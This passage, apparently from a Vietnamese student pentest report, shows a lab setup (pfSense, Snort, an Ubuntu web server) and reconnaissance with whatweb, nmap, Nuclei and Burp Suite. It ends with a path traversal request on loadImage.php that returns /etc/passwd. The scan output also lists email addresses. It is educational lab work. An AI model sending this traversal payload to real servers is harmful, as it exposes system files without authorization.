
#	IP	Alert Descriptions and Event Times	Remove
1	192.168.100.244	Blocked SSH Brute Force Attack – 2024-11-26 19:00:20 SSH Brute Force Detected – 2024-11-26 19:00:20	✖️

A note at the bottom states: '1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces.'

Hình 4.71. Mục Blocked trên Snort

⇒ khắc phục thành công tấn công Brute-force vào hệ thống

## Hệ thống 2 – Sử dụng Ubuntu Server làm Web Server




```
root@ubuntu:/home/lamtuanat/Desktop
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 27.276/27.384/27.493/0.108 ms
root@ubuntu:/home/lamtuanat/Desktop# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 20.0.0.30 brd 255.255.255.0 broadcast 20.0.0.255
        inet6 fe80::a20d:9993:7cad:b179 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:51:9d:a7 txqueuelen 1000 (Ethernet)
            RX packets 137837 bytes 13182616 (13.1 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 373185 bytes 528768151 (528.7 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 1013 bytes 97684 (97.6 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1013 bytes 97684 (97.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@ubuntu:/home/lamtuanat/Desktop#
```

Hình 4.72. Máy Ubuntu Server (vùng DMZ)



```
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: f6ed7273e556d4074fb4

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0          -> v4/DHCP4: 192.168.100.242/24
LAN (lan)      -> em1          -> v4: 10.0.0.10/24
OPT1 (opt1)    -> em2          -> v4: 20.0.0.20/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults 13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell
```

Hình 4.73. Firewall Pfsense

```

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.100.244 netmask 255.255.255.0 broadcast 192.168.100.255
inet6 fe80::f270:b51a:49c5:f340 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:30:dd:23 txqueuelen 1000 (Ethernet)
RX packets 378239 bytes 226581680 (216.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 285239 bytes 31978922 (30.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 3507 bytes 16641091 (15.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3507 bytes 16641091 (15.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Hình 4.74. Máy pentester kiểm thử hệ thống


Pentester tiến hành kiểm thử mục tiêu



Hình 4.75. Web Server kiểm thử



Hình 4.76. Web Server kiểm thử



Hình 4.77. Web Server kiểm thử

Sử dụng công cụ whatweb để xem thông tin hệ thống

```
[root@ Cyberkid-[/home/kali/Desktop]
# whatweb http://192.168.100.242
http://192.168.100.242[200 OK] Apache[2.4.41], Bootstrap[4.5.2], Country[RESERVED][ZZ], Email[bichvan@gmail.com,thanhquin@gmail.com,trangnguyen@gmail.com,tuanlaptit@gmail.com], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.242], Script, Title[Giới thiệu iPhone 16], YouTube
```

Hình 4.78. Công cụ whatweb

Sử dụng công cụ nmap để xem các dịch vụ và phiên bản hệ thống đang sử dụng

```
[root@ Cyberkid-[/home/kali/Desktop]
# nmap -sV -O -p- 192.168.100.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 24-12-02 05:52 EST
Nmap scan report for 192.168.100.242 (192.168.100.242)
Host is up (0.00090s latency).
Not shown: 65496 closed tcp ports (reset), 38 filtered tcp ports (no response)
PORT      STATE SERVICE VERSION
80/tcp    open  http  Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:D4:A9:D2 (VMware)
Device type: general purpose
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X|5.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:4.4 cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 2.6.32 (90%), Linux 2.6.32 or 3.10 (90%), Linux 4.4 (90%), Linux 4.0 (89%), Linux 2.6.32 - 2.6.35 (87%), Linux 2.6.32 - 2.6.39 (87%), Linux 5.0 - 5.4 (85%), Linux 3.11 - 4.1(85%), Linux 3.2 - 3.8 (85%), Linux 2.6.18 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 47.73 seconds
```

Hình 4.79. Công cụ nmap


Sử dụng công cụ Nuclei để tìm lỗ hổng CVE (nếu có) trên hệ thống và không phát hiện lỗ hổng nào



```
[INF] Current nuclei version: v3.3.5 (outdated)
[INF] Current nuclei-templates version: v10.0.4 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 74
[INF] Templates loaded for current scan: 8798
[INF] Executing 8797 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1660 (Reduced 1560 Requests)
[phpmyadmin-panel] [http] [info] http://192.168.100.242/phpmyadmin/ ["4.9.5deb2"] [paths="/phpmyadmin/"]
[waf-detect:apachegeneric] [http] [info] http://192.168.100.242
[tech-detect:youtube] [http] [info] http://192.168.100.242
[tech-detect:bootstrap] [http] [info] http://192.168.100.242
[email-extractor] [http] [info] http://192.168.100.242 ["tuanlaptit@gmail.com", "thanhquin@gmail.com", "trangnguyen@gmail.com", ""]
[exposed-file-upload-form] [http] [info] http://192.168.100.242
[apache-detect] [http] [info] http://192.168.100.242 ["Apache/2.4.41 (Ubuntu)"]
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:x-frame-options] [http] [info] http://192.168.100.242
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.100.242
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.100.242
[http-missing-security-headers:x-content-type-options] [http] [info] http://192.168.100.242
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.100.242
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.100.242
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.100.242
[ptr-fingerprint] [dns] [info] 242.100.168.192.in-addr.arpa ["192.168.100.242."]
```

Hình 4.80. Công cụ Nuclei


Pentester bấm vào hình ảnh thì hiện lên 1 đường dẫn loadImage.php xử lý hình ảnh bên trong hệ thống



Hình 4.81. Hình ảnh điện thoại trên Web Server

Thầy khả nghi nên pentester đã vào Burp Suite Pro để quét lỗ hổng hệ thống  
Pentester kiểm thử với Burp Suite Pro (Kiểm thử bảo mật web)


### Bước 1: Mở Burp Suite Pro



Hình 4.82. Giao diện trên Burp Suite Pro

### Bước 2: Khởi tạo New Scan


Chọn địa chỉ cần quét: <http://192.168.100.242>



Hình 4.83. Target đến địa chỉ kiểm thử

Chọn Deep để quét sâu:

- **Ưu điểm:**
  - + Phát hiện lỗ hổng chi tiết: Tìm ra các lỗ hổng phức tạp
  - + Bao phủ toàn diện: Thu thập dữ liệu và kiểm tra kỹ lưỡng từng URL, tham số, form, và phản hồi.
- **Nhược điểm:**
  - + Thời gian lâu: Quá trình quét có thể kéo dài, đặc biệt với các ứng dụng lớn hoặc phức tạp.
  - + Tốn tài nguyên: Yêu cầu tài nguyên máy tính lớn (CPU, RAM) để thực hiện quét hiệu quả.
  - + Rủi ro làm gián đoạn dịch vụ: Nếu không cấu hình cẩn thận, có thể gây tải nặng (heavy load) lên máy chủ mục tiêu.



Hình 4.84. Chọn chế độ Deep

### Bước 3: Xem kết quả

Issue type	Host	Time
File path traversal	http://192.168.100.242	05:59:05 2 Dec 2024
Unencrypted communications	http://192.168.100.242	05:58:59 2 Dec 2024
Email addresses disclosed	http://192.168.100.242	05:59:00 2 Dec 2024
File upload functionality	http://192.168.100.242	05:58:59 2 Dec 2024
Frameable response (potential Clickjacking)	http://192.168.100.242	05:58:59 2 Dec 2024
Cross-site request forgery	http://192.168.100.242	05:59:34 2 Dec 2024
Path-relative style sheet import	http://192.168.100.242	05:59:05 2 Dec 2024

Hình 4.85. Kết quả kiểm thử

Phát hiện lỗ hổng Path traversal từ file loadImage.php khả nghi

Pentester vào Target tìm file xử lý ảnh /loadImage.php đưa vào Repeater để phân tích

The screenshot shows a web-based penetration testing interface. On the left, there's a table of 'Issues' found on the host 'http://192.168.100.242'. The issues listed include File path traversal, Unencrypted communications, File upload functionality, Email addresses disclosed, Frameable response (potential Clickjacking), Path-relative style sheet import, and Cross-site request forgery. The 'Unencrypted communications' issue is highlighted. To the right of the table, a detailed view of this issue is shown. It includes a 'Request' tab with a raw HTTP message and a 'Response' tab with a raw HTTP message. The 'Inspector' tab is active, showing the 'Unencrypted communications' advisory. This advisory states that the application allows users to connect over unencrypted connections, which can be exploited by attackers to intercept traffic. It provides a URL to the affected page: http://192.168.100.242/. The 'Notes' tab is also visible.

Hình 4.86. Tìm file nghi ngờ dính lỗ hổng

The screenshot shows the OWASP ZAP interface. On the left, the 'Contents' tab displays a list of network requests. The first request, to `/`, has a status code of 200 and a length of 24093 bytes. A context menu is open over this request, with 'Send to Repeater' highlighted. Other options in the menu include 'Send to Intruder', 'Send to Sequencer', 'Send to Organizer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Engagement tools', 'Compare site maps', 'Add notes', 'Highlight', 'Delete item', 'Copy URL', 'Copy as curl command (bash)', 'Copy links', and 'Copy as XML'. To the right of the menu, the 'Inspector' tab shows the response body, which includes the following headers and content:

Request	Response
Pretty	Raw Hex
1 GET /LoadImage.php?fi	
2 Host: 192.168.100.242	
3 Accept-Encoding: gzip	
4 Accept: */*	
5 Accept-Language: en-US	
6 User-Agent: Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko) Safari/537.36	
7 Connection: close	
8 Cache-Control: max-age=0	
9 Referer: http://192.168.100.242/	
.	
.	
.	

The response body contains the text: `x64) 29.0.6668.71`. Below the response, there are sections for 'Issues' and 'Advisory'.

### Issues

- File path traversal
- Unencrypted communications
- Upload functionality
- Email addresses disclosed
- Frameable response (potential Clickjacking)
- Path-relative style sheet import
- Cross-site request forgery

### Advisory

#### Unencrypted communications

Severity: Low  
Confidence: Certain  
URL: <http://192.168.100.242/>

#### Issue description

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

#### To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are

Hình 4.87. Dựa vào Repeater để phân tích

Hình 4.88. Giao diện Repeater

Summary Audit items Issues Event log Logger Audit log Live crawl view

Filter High Medium Low Info Certain Firm Tentative BCheck generated Scan checks Extensions Manually generated

Time	Source	Issue type	Host	Path
05:59:34 2 Dec 2024	Task 3	② Cross-site request forgery	http://192.168.100.242	/
05:59:05 2 Dec 2024	Task 3	① File path traversal	http://192.168.100.242	/loadImage.php
05:59:05 2 Dec 2024	Task 3	⑦ Path-relative style sheet import	http://192.168.100.242	/
05:59:00 2 Dec 2024	Task 3	① Email addresses disclosed	http://192.168.100.242	/
05:58:59 2 Dec 2024	Task 3	⑤ Frameable response (potential Clickjacking)	http://192.168.100.242	/
05:58:59 2 Dec 2024	Task 3	④ File upload functionality	http://192.168.100.242	/
05:58:59 2 Dec 2024	Task 3	③ Unencrypted communications	http://192.168.100.242	/

Advisory Request Response Path to issue

① File path traversal

Severity: High  
Confidence: Firm  
URL: http://192.168.100.242/loadImage.php

**Issue detail**

The file\_name parameter is vulnerable to path traversal attacks, enabling read access to arbitrary files on the server.

The payload ..../etc/passwd was submitted in the file\_name parameter. The requested file was returned in the application's response.

Hình 4.89. Lỗi hỏng Path Traversal

Pentester sửa đổi file\_name=phoneA.jpg chứa ảnh điện thoại thành đoạn mã dính lỗi hỏng Path traversal là ../../../../../../etc/passwd

Toàn bộ thông tin nhạy cảm bên trong hệ thống đã bị truy xuất

Request

Pretty Raw Hex

```

1 GET /loadImage.php?file_name=../../../../etc/passwd HTTP/1.1
2 Host: 192.168.100.242
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/129.0.6668.71 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Referer: http://192.168.100.242/
0
1

```

Hình 4.90. Giao diện Repeater Request phát hiện lỗi hỏng ../../../../../../etc/passwd

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 02 Dec 2024 11:01:26 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 3005
5 Connection: close
6 Content-Type: image/png
7
8 root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/sync
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
